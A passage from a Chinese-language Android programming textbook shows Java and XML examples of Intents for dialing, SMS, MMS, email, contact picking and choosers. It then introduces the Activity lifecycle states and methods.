本布局管理器中定义了一个文本输入组件，用于让用户输入电话号码，而后通过按钮事件调用指定的 Intent，以完成电话拨打功能。

【例 9-15】　定义 Activity 程序，调用拨号操作

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
public class MyIntentCaseDemo extends Activity {
```

```
        private Button mybut = null ;                                   //按钮组件
        private EditText tel = null ;                                   //文本输入
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                    //默认布局管理器
                this.mybut = (Button) super.findViewById(R.id.mybut) ;  //取得组件
                this.tel = (EditText) super.findViewById(R.id.tel) ;    //取得组件
                this.mybut.setOnClickListener(new OnClickListenerImpl()); //定义单击事件
        }
        private class OnClickListenerImpl implements OnClickListener {
                @Override
                public void onClick(View view) {
                        String telStr = MyIntentCaseDemo.this.tel.getText().toString() ;
                        Uri uri = Uri.parse("tel:" + telStr) ;          //指定数据
                        Intent it = new Intent() ;                      //实例化 Intent
                        it.setAction(Intent.ACTION_DIAL);               //指定 Action
                        it.setData(uri) ;                               //设置数据
                        MyIntentCaseDemo.this.startActivity(it);        //启动 Activity
                }
        }
}
```

本程序由于要定义拨号的操作，所以设置的数据直接为要拨打的电话号码，为了显示给读者拨号的主界面，所以将 Action 的类型设置为 ACTION_DIAL，但是此时的程序还需要修改 AndroidManifest.xml 文件才可以正常使用。

【例 9-16】 在 AndroidManifest.xml 文件中增加配置

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                          //程序所在包名称
        android:versionCode="1"                         //程序的版本编号
        android:versionName="1.0">                      //程序版本名称
        <uses-sdk android:minSdkVersion="10" />         //程序运行的最低 SDK 等级
        <application
                android:icon="@drawable/icon" android:label="@string/app_name">
                <activity                               //定义 Activity 程序
                        android:name=".MyIntentCaseDemo"        //程序类名称
                        android:label="@string/app_name">       //显示标题
                        <intent-filter>                         //作为主程序执行
                                <action android:name="android.intent.action.MAIN" />
                                <category android:name="android.intent.category.LAUNCHER" />
                        </intent-filter>
                </activity>
        </application>
        <uses-permission                                //配置拨打电话的权限
                android:name="android.permission.CALL_PHONE"/>
</manifest>
```

此时，在配置文件中增加了一个<uses-permission>节点，表示电话允许拨出，而程序的运行效果如图 9-9~图 9-11 所示。






图 9-9　输入电话




图 9-10　调用拨号



图 9-11　正在拨出电话



提问：为什么不是直接拨打出电话？

在程序运行时，并不是直接将电话打出，而是先进入到如图 9-10 所示的界面（拨号界面），而后再通过系统的拨号程序发出拨打操作，那么能否当运行到图 9-9 所示界面时，单击按钮直接拨出电话，而不经过系统的拨号程序再次调用呢？

回答：修改操作的 Action 即可。

如果要想让电话直接拨出，则只需要将操作 Intent 的 Action 修改为 ACTION_CALL 即可，代码如下：

```
it.setAction(Intent.ACTION_CALL);          //指定 Action
```

这样用户在运行程序时，只会出现图 9-9 和图 9-11 所示的界面，中间不会再调用系统的拨号操作。

9.2.3　调用发送短信程序

在 Android 系统中，也提供了进行短信发送的 Intent 调用，如果要想在 Android 中调用发送短信的 Action 程序，则需要按照以下步骤进行。

（1）指定要接收短信的手机号码，如果不指定，则在短信接收人处将不会显示号码，用户要自己填写：

```
Uri uri = Uri.parse("smsto:13621384455");
```

（2）可以直接通过附加信息设置短信的内容，而此时附加信息的名称为系统定义好的 sms_body：

```
it.putExtra("sms_body", "北京魔乐科技软件学院");
```

（3）如果要发送短信，则应该设置 MIME 类型，以下为普通短信的 MIME 类型设置：

```
it.setType("vnd.android-dir/mms-sms");
```

所设置的 Action 类型为 ACTION_ SENDTO。

【例 9-17】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                            //布局管理器 ID，程序中使用
    android:orientation="vertical"                        //所有组件垂直摆放
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <TableLayout                                          //内嵌表格布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/TableLayout01"                   //布局管理器 ID，程序中使用
        android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">             //布局管理器高度为内部组件高度
        <TableRow>                                        //定义表格行
            <TextView                                     //文本显示组件
                android:text="收信人："                   //默认显示文字
                android:layout_width="90px"               //组件宽度为 90 像素
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:textSize="20px"/>                 //组件文字大小为 20 像素
            <EditText                                     //文本编辑组件
                android:id="@+id/tel"                     //组件 ID，程序中使用
                android:numeric="integer"                 //此组件只能输入数字
                android:layout_width="260px"              //组件宽度为 260 像素
                android:layout_height="wrap_content"/>    //组件高度为文字高度
        </TableRow>                                       //表格行完结
        <View                                             //定义分割线
            android:layout_height="2px"                   //组件高度为 2 像素
            android:background="#FF909090" />             //设置背景颜色
        <TableRow>                                        //定义表格行
            <TextView                                     //文本显示组件
                android:text="内容："                     //默认显示文字
                android:textSize="20px"                   //组件文字大小为 20 像素
                android:layout_width="90px"               //组件宽度为 90 像素
                android:layout_height="wrap_content"/>    //组件高度为文字高度
            <EditText                                     //文本编辑组件
                android:id="@+id/content"                 //组件 ID，程序中使用
                android:lines="6"                         //组件默认显示 6 行高度
                android:gravity="top"                     //所有内容顶部对齐
                android:layout_width="260px"              //组件宽度为 260 像素
                android:layout_height="wrap_content"/>    //组件高度为自身高度
        </TableRow>                                       //表格行完结
        <View                                             //定义分割线
            android:layout_height="2px"                   //组件 ID 为 2 像素
            android:background="#FF909090" />             //默认显示文字
    </TableLayout>                                        //内嵌表格布局管理器完结
    <Button                                               //按钮组件
        android:id="@+id/mybut"                           //组件 ID，程序中使用
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
```

```
		android:layout_height="wrap_content"			//组件高度为文字高度
		android:text="发送短信"/>				//默认显示文字
</LinearLayout>
```

在本布局程序中，定义了一个内嵌表格布局管理器，用于用户输入收信人的电话号码以及短信内容。

【例 9-18】 定义 Activity 程序，调用 Action

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
public class MyIntentCaseDemo extends Activity {
	private Button mybut = null ;					//按钮组件
	private EditText tel = null ;					//文本输入
	private EditText content = null ;				//文本输入
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//默认布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;	//取得组件
		this.tel = (EditText) super.findViewById(R.id.tel) ;	//取得组件
		this.content = (EditText) super.findViewById(R.id.content) ;	//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl());	//定义单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			String telStr = MyIntentCaseDemo.this.tel.getText().toString();	//接收人电话
			String note = MyIntentCaseDemo.this.content.getText().toString();	//短信内容
			Uri uri = Uri.parse("smsto:" + telStr) ;		//接收人手机
			Intent it = new Intent() ;				//实例化 Intent
			it.setAction(Intent.ACTION_SENDTO);			//指定 Action
			it.putExtra("sms_body", note);				//设置信息内容
			it.setType("vnd.android-dir/mms-sms");			//设置 MIME 类型
			it.setData(uri) ;					//设置数据
			MyIntentCaseDemo.this.startActivity(it);		//启动 Activity
		}
	}
}
```

本程序与之前的程序相比增加了一个 MIME 类型的设置以及一个附加信息（sms_body）的设置，如果不设置此附加信息而调用发送短信的 Action，则短信的内容将为空，程序的运行效果如图 9-12 所示，而程序运行后会默认调用短信发送的 Activity 程序，此程序的运行效果如图 9-13 所示，短信发送之后的界面如图 9-14 所示。



图 9-12　编写界面



图 9-13　调用短信程序



图 9-14　短信发送



本程序只是调用发送短信程序，并不是真正地直接发送。

在本程序运行中可以发现，当跳转到指定的 Action 之后，实际上并不是直接进行短信的发送操作，而是先进入到一个短信发送的程序中，最后利用系统提供的程序发送出去，而如果用户要想直接调用短信的发送操作，则需要学习以后的 Service 组件，此组件的内容将在本章的后续内容中为读者讲解。

9.2.4　调用发送带图片的彩信程序

之前已经进行了发送普通文本短信的操作，下面再来看一下如何在 Android 中进行彩信的发送。如果现在要进行带图片的彩信发送，则需要按照如下几个步骤进行。

（1）调用发送短信的 Action：

```
it.setAction(Intent.ACTION_SEND);
```

（2）指定要发送的图片，直接从 sdcard 上指定：

```
Uri uri = Uri.parse("file:///sdcard/mypic.jpg");
```

（3）设置要发送的信息内容：

```
it.putExtra("sms_body", "北京魔乐科技软件学院");
```

（4）指定要发送的彩信中的图片：

```
it.putExtra(Intent.EXTRA_STREAM, uri);
```


（5）设置信息接收者的电话号码：

```
it.putExtra(Intent.EXTRA_BCC, "13621384455");
```

（6）指定发送信息的 MIME 类型：

```
it.setType("image/png");
```

与之前发送普通短信的程序相比，在发送彩信时专门指定了 Intent.EXTRA_STREAM 附加信息，表示要将发送的图片数据传送到接收的 Action 中，下面通过程序实现发送彩信的操作。



提示

关于设置 sdcard 的操作。

本程序要使用 sdcard 上所保存的图片信息。

【例 9-19】 定义布局管理器——open_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                       //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                      //布局管理器 ID，程序中使用
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
    <Button                                         //定义按钮组件
        android:id="@+id/mybut"                     //组件 ID，程序中使用
        android:layout_width="wrap_content"         //组件宽度为文字宽度
        android:layout_height="wrap_content"        //组件高度为文字高度
        android:text="发送彩信"/>                   //默认显示信息
</LinearLayout>
```

【例 9-20】 定义 Activity 程序，调用发送彩信的 Action

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyIntentCaseDemo extends Activity {
    private Button mybut = null ;                   //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);        //默认布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;         //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl());      //定义单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            Uri uri = Uri.parse("file:///sdcard/mypic.jpg");           //sdcard 的图片
            Intent it = new Intent() ;                                 //实例化 Intent
            it.setAction(Intent.ACTION_SEND);                          //指定 Action
            it.putExtra("address", "13683527621");                     //接收人
            it.putExtra("sms_body", "北京魔乐科技软件学院");            //设置信息内容
            it.putExtra(Intent.EXTRA_STREAM, uri);                     //设置图片
            it.setType("image/png");                                   //设置 MIME 类型
```

```
                MyIntentCaseDemo.this.startActivity(it);            //启动 Activity
            }
        }
}
```

本程序首先利用 Uri 设置了一张在 sdcard 上所保存的图片，之后利用 Intent.EXTRA_STREAM 将图片的信息发送到 ACTION_SEND 程序中，程序的运行效果如图 9-15 所示。



（a）新会话　　（b）已有会话

图 9-15　发送彩信



提示

根据会话是否存在显示。

在 Android 手机中，所有的短信都是按照用户名称（或电话号码）保存的，即给一个用户发送短信或者从一个用户接收短信都会在一个会话空间内显示，如果未与用户建立会话，则显示的效果如图 9-15（a）所示，而已经建立了会话，则显示效果如图 9-15（b）所示。

9.2.5　发送 Email

Email 在实际生活中应用广泛，而在 Android 中也可以进行 Email 的发送，但需要注意的是，如果要想进行 Email 的发送，则必须在手机上运行，而且要有一个 gmail 邮箱程序才可以使用。

【例 9-21】　定义布局管理器显示按钮

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                             //布局管理器 ID，程序中使用
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <Button                                                //定义按钮组件
        android:id="@+id/mybut"                            //组件 ID，程序中使用
```

```
        android:layout_width="wrap_content"          //组件宽度为文字宽度
        android:layout_height="wrap_content"         //组件高度为文字高度
        android:text="发送邮件"/>                     //默认显示信息
</LinearLayout>
```

【例 9-22】 定义 Activity 程序，发送普通文本邮件

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyIntentCaseDemo extends Activity {
    private Button mybut = null ;                                        //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                             //默认布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;           //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl());        //定义单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            Intent emailIntent = new Intent(Intent.ACTION_SEND) ;        //实例化 Intent
            emailIntent.setType("plain/text") ;                          //设置类型
            String address[] = new String[]{"mldnqa@163.com"} ;          //收件人的地址
            String subject = "北京魔乐科技软件学院（MLDN）" ;              //邮件主题
            String content = "www.mldnjava.cn" ;                         //邮件内容
            emailIntent.putExtra(Intent.EXTRA_EMAIL, address) ;          //设置收件人
            emailIntent.putExtra(Intent.EXTRA_SUBJECT, subject) ;        //设置主题
            emailIntent.putExtra(Intent.EXTRA_TEXT, content) ;           //设置内容
            MyIntentCaseDemo.this.startActivity(emailIntent);            //执行 Intent
        }
    }
}
```

在本程序中的关键部分就在于设置所有的 Intent 附加内容上，本程序定义了 3 个附加内容。

☑ Intent.EXTRA_EMAIL：收件人地址。

☑ Intent.EXTRA_SUBJECT：邮件标题。

☑ Intent.EXTRA_TEXT：邮件内容。

而且由于此时使用的是文本邮件，所以设置的类型为 plain/text，本程序在真机上的运行效果如图 9-16 所示。



图 9-16　在真机上执行发送邮件程序界面

9.2.6 调用 ContentProvider

第 8 章曾经讲解过通过调用系统的 ContentProvider 实现联系人的列表功能，实际上这样的功能也可以利用 Intent 的调用实现，在编写 Uri 时，只需要将 URI 的地址定义为 content://contacts/people，而后直接利用 Activity 类中的 managedQuery()方法（或者使用 super.getContentResolver().query()方法查询）取得指定用户 ID 的全部手机数据，下面通过一段代码进行说明。

【例 9-23】 使用 Intent 完成 ContentProvider 的调用

```
package org.lxh.demo;
import android.app.Activity;
import android.content.ContentUris;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.provider.ContactsContract;
import android.widget.Toast;
public class MyIntentContentDemo extends Activity {
	private static final int PICK_CONTACT_SUBACTIVITY = 1;		//定义操作标记
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
		Uri uri = Uri.parse("content://contacts/people");		//连接 Uri
		Intent intent = new Intent(Intent.ACTION_PICK, uri);		//指定 Intent
		super.startActivityForResult(intent, PICK_CONTACT_SUBACTIVITY);//调用 Intent
	}
	@Override
	protected void onActivityResult(int requestCode, int resultCode, Intent data) {
		switch (requestCode) {
		case PICK_CONTACT_SUBACTIVITY:				//接收返回的数据
			Uri ret = data.getData();				//单个数据 Uri
			String phoneSelection = ContactsContract.CommonDataKinds.Phone.CONTACT_ID
					+ "=?";				//设置查询条件
			String[] phoneSelectionArgs = { String.valueOf(ContentUris
					.parseId(ret)) };			//查询参数
			Cursor c = super.managedQuery(
					ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
					phoneSelection, phoneSelectionArgs, null);	//查询全部手机号码
			StringBuffer buf = new StringBuffer() ;		//用于接收全部电话
			buf.append("电话号码是：") ;
			for (c.moveToFirst(); !c.isAfterLast(); c.moveToNext()) {	//循环取数据
				buf.append(c.getString(c.getColumnIndex(
						ContactsContract.CommonDataKinds.Phone.NUMBER)))
						.append("、");		//取出电话号码
			}
```

```
                Toast.makeText(this, buf, Toast.LENGTH_LONG).show();    //显示信息
            }
        }
}
```

此时，由于程序中要读取联系人的资源，所以必须为其分配相应的权限，修改 AndroidManifest.xml 文件增加权限。

【例 9-24】　配置访问联系人的权限

```
<uses-permission android:name="android.permission.READ_CONTACTS" />
```

本程序的使用与第 8 章的程序思路是一样的，唯一不同的是，现在是利用 Intent 直接传递到联系人显示的通讯录中，所以本程序中不再需要编写任何显示联系人列表信息的界面，而所有的显示格式也是由被调用的 Intent 本身所提供的，当用户选择一个联系人之后，会将此用户信息的 Uri 返回，而后在 Activity 程序中进行查询所有手机信息的操作，本程序运行后，联系人信息如图 9-17 所示。



图 9-17　显示联系人

9.2.7　创建操作 Intent 的选择器

在 Intent 类中有一个 createChooser()方法，该方法的定义如下：

```
public static Intent createChooser(Intent target, CharSequence title)
```

此方法的功能是在 Intent 执行时将本程序加入到用户可以选择的“打开方式”列表对话框中。使用过 Android 手机的用户应该都见过如图 9-18 所示的界面。如果现在希望将自己开发的程序加入到该选择器中，就需要使用 createChooser()方法完成，该方法会自动创建一个 Intent，其 Action 的名称为 ACTION_CHOOSER，这样就可以出现如图 9-18 所示的列表选择器了。



图 9-18　文件运行选择器

【例 9-25】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <ImageButton                                                //图片按钮
        android:id="@+id/mybut"                                 //组件 ID，程序中使用
        android:layout_width="wrap_content"                     //组件宽度为图片宽度
        android:layout_height="wrap_content"                    //组件高度为图片高度
```

```
		android:src="@drawable/mldn_ad_small"/>		//默认显示图片
</LinearLayout>
```

【例 9-26】 定义 Activity 程序显示文件选择器

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
public class MyIntentCaseDemo extends Activity {
	private ImageButton mybut = null;				//按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//默认布局管理器
		this.mybut = (ImageButton) super.findViewById(R.id.mybut);	//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl());	//定义单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			Intent intent = new Intent();				//定义 Intent
			intent.setAction(Intent.ACTION_GET_CONTENT) ;	//指定 Action
			intent.setType("image/*");				//定义操作类型
			MyIntentCaseDemo.this.startActivity(Intent.createChooser(intent,
					"选择图片浏览工具"));			//创建选择器
		}
	}
}
```

本程序主要是在按钮中配置了一个单击事件，当用户单击按钮之后会产生一个 Intent 对象，并跳转到指定的 Action（Intent.ACTION_GET_CONTENT）上，而后使用 Intent 中的 createChooser() 方法打开程序操作的选择器，但是可以发现，本程序并没有指明要跳转的 Intent 类，而是通过配置文件完成。

【例 9-27】 定义执行操作的 Intent

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ImageView;
public class ImageViewActivity extends Activity {
	@Override
	protected void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setTitle("查看图片");				//设置标题
		ImageView img = new ImageView(this);		//实例化 ImageView
		img.setImageResource(R.drawable.mldn_ad);	//定义显示图片
		super.setContentView(img);				//设置组件
	}
}
```

本程序的主要功能是在屏幕上显示一张完整的图片，所以直接在屏幕上设置了一个图片显示组件。

【例 9-28】 配置 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                              //程序所在的包
    android:versionCode="1"                             //程序的版本编号
    android:versionName="1.0">                          //显示给程序的编号名称
    <uses-sdk android:minSdkVersion="10" />             //程序运行的最低级别
    <application                                        //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <activity                                       //配置 Activity 程序
            android:screenOrientation="landscape"       //屏幕变为横屏显示
            android:name=".MyIntentCaseDemo"            //程序类名称
            android:label="@string/app_name">           //程序的显示标题
            <intent-filter>                             //程序运行起点
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity                                       //配置 Activity 程序
            android:screenOrientation="landscape"       //屏幕变为横屏显示
            android:name=".ImageViewActivity">          //程序类名称
            <intent-filter>                             //执行此操作的过滤检查
                <action android:name="android.intent.action.GET_CONTENT" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.OPENABLE" />
                <data android:mimeType="image/jpeg" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

本程序直接采用<intent-filter>节点配置了程序的启动过滤，这样在设置类型（setType()）为“image/*”时会自动执行此 Activity 程序，程序的运行效果如图 9-18 所示，而程序打开图库之后的运行效果如图 9-19 所示。



图 9-19　指定操作的程序

9.3 Activity 生命周期

学习完 Intent 的基本概念之后，下面讲解 Activity 生命周期的完整概念。众所周知，Activity 是整个 Android 平台的基本组成，而其生命周期主要包含 3 个阶段。

（1）运行态（Running State）

此时 Activity 程序显示在屏幕前台，并且具有焦点，可以和用户的操作进行交互，如向用户提供信息、捕获用户单击按钮的事件并作处理。

（2）暂停态（Paused State）

此时 Activity 程序失去了焦点，并被其他处于运行态的 Activity 取代在屏幕前台显示，如果切换后的 Activity 程序不能铺满整个屏幕窗口或者是本身具备透明效果，则该暂停态的 Activity 程序对用户仍然可见，但是不可以与其进行交互。

（3）停止态（Stopped State）

停止态的 Activity 不仅没有焦点，而且完全不可见，但是也会保留自身的运行状态。停止态的 Activity 会在系统需要时被结束。

当 Activity 程序在不同状态之间进行切换时，可以通过覆写 Activity 类中的相关方法来执行相应的操作，这些方法如表 9-10 所示。

表 9-10 Activity 程序的生命周期控制方法

No.	方　法	类　型	是否可关闭	描　述
1	protected void onCreate(Bundle savedInstanceState)	普通	不可以	当 Activity 程序启动之后会首先调用此方法
2	protected void onRestart()	普通	不可以	Activity 程序停止后再次显示给用户时调用
3	protected void onStart()	普通	不可以	当为用户第一次显示界面时调用此方法
4	protected void onResume()	普通	不可以	当获得用户焦点时调用此方法
5	protected void onPause()	普通	可以	当启动其他 Activity 程序时调用此方法，用于进行数据的提交、动画处理等操作
6	protected void onStop()	普通	可以	当一个 Activity 程序完全不可见时调用此方法，此时并不会销毁 Activity 程序
7	protected void onDestroy()	普通	可以	程序被销毁时调用，当调用 finish()方法或系统资源不够用时将调用此方法

由于手机资源（如电源、CPU 等）有限，所以当一个 Activity 程序运行时，需要对资源进行一些优化，那么就需要关闭一些应用程序，而表 9-10 中凡是可以关闭的程序都有可能在不使用时被 Android 操作系统自动关闭。

这 7 种方法分别对应着 Activity 的 7 种操作状态，执行流程如图 9-20 所示。



